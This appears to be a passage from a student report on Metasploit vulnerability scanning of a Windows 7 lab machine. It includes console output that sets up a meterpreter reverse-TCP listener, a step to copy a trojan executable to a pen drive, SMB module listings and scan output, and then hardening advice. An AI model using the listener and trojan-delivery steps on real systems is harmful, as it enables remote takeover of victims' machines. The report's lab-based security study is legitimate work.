kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Thu 11:46
root@osboxes: ~

File Edit View Search Terminal Help

[ASCII Art of a Dragon]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload/windows/meterpreter/reverse_tcp
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.


If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore


msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.76.4
lhost => 192.168.76.4
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.76.4:4444
msf5 exploit(multi/handler) >


```



- After the creation of exe file copy it to the pen drive .





○ The screenshot of the victim machine is saved.





CHAPTER 3

SYSTEM REQUIREMENTS

3.1 Hardware Requirements:

- **Processor:** Minimum dual-core processor, recommended quad-core or higher for better performance.
- **RAM:** Minimum 4GB RAM, recommended 8GB or higher for larger scans.
- **Storage:** At least 20GB of available disk space for storing scan results and Metasploit framework files.

3.2 Software Requirements:

1. Operating System:

- Metasploit Framework is compatible with various operating systems including Linux, Windows, and macOS. Choose an OS based on your preference and familiarity.

2. Metasploit Framework:

- Install the latest version of Metasploit Framework. You can download it from the official Metasploit website or use package managers available for your chosen operating system.

3. Network Access:

- Ensure that the system running Metasploit Framework has network access to the target systems you intend to scan for vulnerabilities. This could be achieved through LAN or WAN connectivity depending on the network architecture.

4. Oracle virtual box:

- Oracle VM VirtualBox is a powerful, open-source virtualization software package that allows users to run multiple operating systems simultaneously on a single physical machine.

5. Linux:

- Linux is a free and open-source operating system kernel that serves as the foundation for numerous Unix-like operating systems, commonly referred to as Linux distributions.

6.Windows virtual machine:

- A Windows virtual machine (VM) is a virtualized instance of the Windows operating system that runs within a virtualization environment on a host system.

RESULTS & DISCUSSION

Vulnerability Scanning Report using Metasploit

Introduction:

This report details the vulnerability scan conducted on Windows-7Ultimate machine using the Metasploit Framework. The scan aimed to identify potential weaknesses that attackers could exploit to gain unauthorized access to the system(s).

Methodology:

- **Information Gathering:** Initial information about the target system(s) was gathered, including operating system, services running, and open ports. This can be achieved through nmap scans or internal network documentation.
- **Auxiliary Module Usage:** Metasploit's auxiliary modules were used to scan for vulnerabilities in the identified services and their versions. These modules attempt to identify known vulnerabilities without attempting exploitation.
- **Exploit Module Evaluation:** Based on the auxiliary scan results, relevant exploit modules from Metasploit were evaluated for applicability. This involved matching the identified vulnerabilities with available exploits.

Vulnerability Findings:

The vulnerability scan identified the following potential weaknesses:

Vulnerability 1 Description:

This vulnerability exposed the Service Name, version ,Version Number. A successful exploit could allow attackers to exploit windows system using various suitable exploit commands.

```
File Machine View Input Devices Help
msf6 auxiliary(scanner/portscan/tcp) > search auxiliary/scanner/smb

Matching Modules

# Name Disclosure Date Rank Check De
scription --
0 auxiliary/scanner/smb/impacket/dcomexec 2018-03-19 normal No DC
OM Exec
1 auxiliary/scanner/smb/impacket/secretsdump normal No DC
OM Exec
2 auxiliary/scanner/smb/smb_ms17_010 normal No MS
17-010 SMB RCE Detection
3 auxiliary/scanner/smb/psexec_loggedin_users normal No Mi
crosoft Windows Authenticated Logged In Users Enumeration
4 auxiliary/scanner/smb/smb_enumusers_domain normal No SM
B Domain User Enumeration
5 auxiliary/scanner/smb/smb_enum_gpp normal No SM
B Group Policy Preference Saved Passwords Enumeration
6 auxiliary/scanner/smb/smb_login normal No SM
B Login Check Scanner
7 auxiliary/scanner/smb/smb_lookupsid normal No SM
B SID User Enumeration (LookupSid)
8 auxiliary/scanner/smb/pipe_auditor normal No SM
B Session Pipe Auditor
9 auxiliary/scanner/smb/pipe_dcerpc_auditor normal No SM
B Session Pipe DCERPC Auditor
10 auxiliary/scanner/smb/smb_enumshares normal No SM
B Share Enumeration
11 auxiliary/scanner/smb/smb_enumusers normal No SM
B User Enumeration (SAM EnumUsers)
12 auxiliary/scanner/smb/smb_version normal No SM
B Version Detection
13 auxiliary/scanner/smb/smb_uninit_cred normal Yes Sa
mba _netr_ServerPasswordSet Uninitialized Credential State
14 auxiliary/scanner/smb/impacket/wmiexec 2018-03-19 normal No WM
I Exec
```

```
File Machine View Input Devices Help
Check supported:
No

Basic options:
Name Current Setting Required Description
-----
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS 1 yes The number of concurrent threads (max one per host)

Description:
Fingerprint and display version information about SMB servers. Protocol information and host operating system (if available) will be reported. Host operating system detection requires the remote server to support version 1 of the SMB protocol. Compression and encryption capability negotiation is only present in version 3.1.1.


View the full module info with the info -d command.

msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > RHOSTS 192.168.110.89
[-] Unknown command: RHOSTS
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.110.89
RHOSTS => 192.168.110.89
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.110.89:445 - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:5h 56m 46s) (guid:{7fa749ee-6834-4eb4-9622-1d62f6383ba0}) (authentication domain:VIRTUAL7-PC)Windows 7 Ultimate (build:7600) (name:VIRTUAL7-PC) (workgroup:WORKGROUP)
[*] 192.168.110.89:445 - Host is running SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:5h 56m 46s) (guid:{7fa749ee-6834-4eb4-9622-1d62f6383ba0}) (authentication domain:VIRTUAL7-PC)Windows 7 Ultimate (build:7600) (name:VIRTUAL7-PC) (workgroup:WORKGROUP)
[*] 192.168.110.89: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```


Vulnerability 2 Description:

This vulnerability existed because of trojan file which gave complete remote access to the attacker which is a very dangerous scenario .A successful exploit could allow attackers to modify, delete data ,capture sensitive and confidential information and blackmail the victim. It is important to note that vulnerability scanners may generate false positives. Further investigation is required to confirm the existence and severity of each vulnerability.



Protective Steps

Based on the identified vulnerabilities, the following protective steps are recommended:

- ❖ **Patch Management:** Ensure all systems are updated with the latest security patches for the identified vulnerabilities. Patch management should be a continuous process to address newly discovered vulnerabilities.
- ❖ **Service Hardening:** Review the configuration of affected services to minimize their attack surface. This may involve disabling unnecessary features, restricting access, and following recommended security best practices for each service.

- ❖ Network Segmentation: Implement network segmentation to isolate critical systems and limit the potential impact of a successful attack.
- ❖ Intrusion Detection/Prevention Systems (IDS/IPS): Deploy and configure IDS/IPS systems to detect and potentially block attempted exploitation of identified vulnerabilities.
- ❖ User Education: Educate users about social engineering tactics and phishing attempts commonly used to gain access to systems. Encourage strong password practices and report suspicious activity.
- ❖ Penetration Testing: Conduct regular penetration testing to identify and address vulnerabilities beyond the scope of this initial scan.

CONCLUSION & REFERENCE

5.1 CONCLUSION

In conclusion, vulnerability scanning using Metasploit offers a comprehensive and powerful approach to identifying and addressing security weaknesses within a network or system. By leveraging its extensive database of exploits, payloads, and auxiliary modules, Metasploit enables security professionals to conduct thorough assessments and penetration tests, uncovering potential vulnerabilities before malicious actors can exploit them.

Through its user-friendly interface and robust command-line capabilities, Metasploit provides flexibility and customization options to suit various security testing requirements and scenarios. Its ability to automate scanning processes, generate detailed reports, and integrate with other security tools enhances efficiency and effectiveness in vulnerability management and remediation efforts.

However, it's essential to emphasize that vulnerability scanning using Metasploit should be performed responsibly and ethically, with proper authorization and consent from relevant stakeholders. Additionally, regular updates and patches should be applied to both the scanning tool and the systems being scanned to ensure accuracy and reliability of the results.

In essence, Metasploit serves as a valuable asset in the arsenal of cybersecurity professionals, aiding in the proactive identification and mitigation of security risks, ultimately contributing to the overall resilience and integrity of IT infrastructures and networks.

5.2 REFERENCE

- Metasploit Unleashed: This free online course provided by Offensive Security offers comprehensive training on Metasploit, including vulnerability scanning techniques. It covers topics such as reconnaissance, scanning, exploitation, and post-exploitation. [Metasploit Unleashed](<https://www.offensive-security.com/metasploit-unleashed/>)
- Metasploit Basics for Ethical Hacking: This Udemy course offers an introduction to

- metasploit for ethical hacking purposes. It covers the basics of setting up and using
- metasploit for vulnerability scanning, exploitation, and post-exploitation.
- [UdemyCourse](<https://www.udemy.com/course/metasploit-basics-for-ethical-hacking/>)
- Metasploit Framework GitHub Repository: For those interested in exploring the source code and contributing to the development of Metasploit, the GitHub repository provides access to the latest updates, issues, and discussions related to the framework.
- [Metasploit GitHub Repository](<https://github.com/rapid7/metasploit-framework>)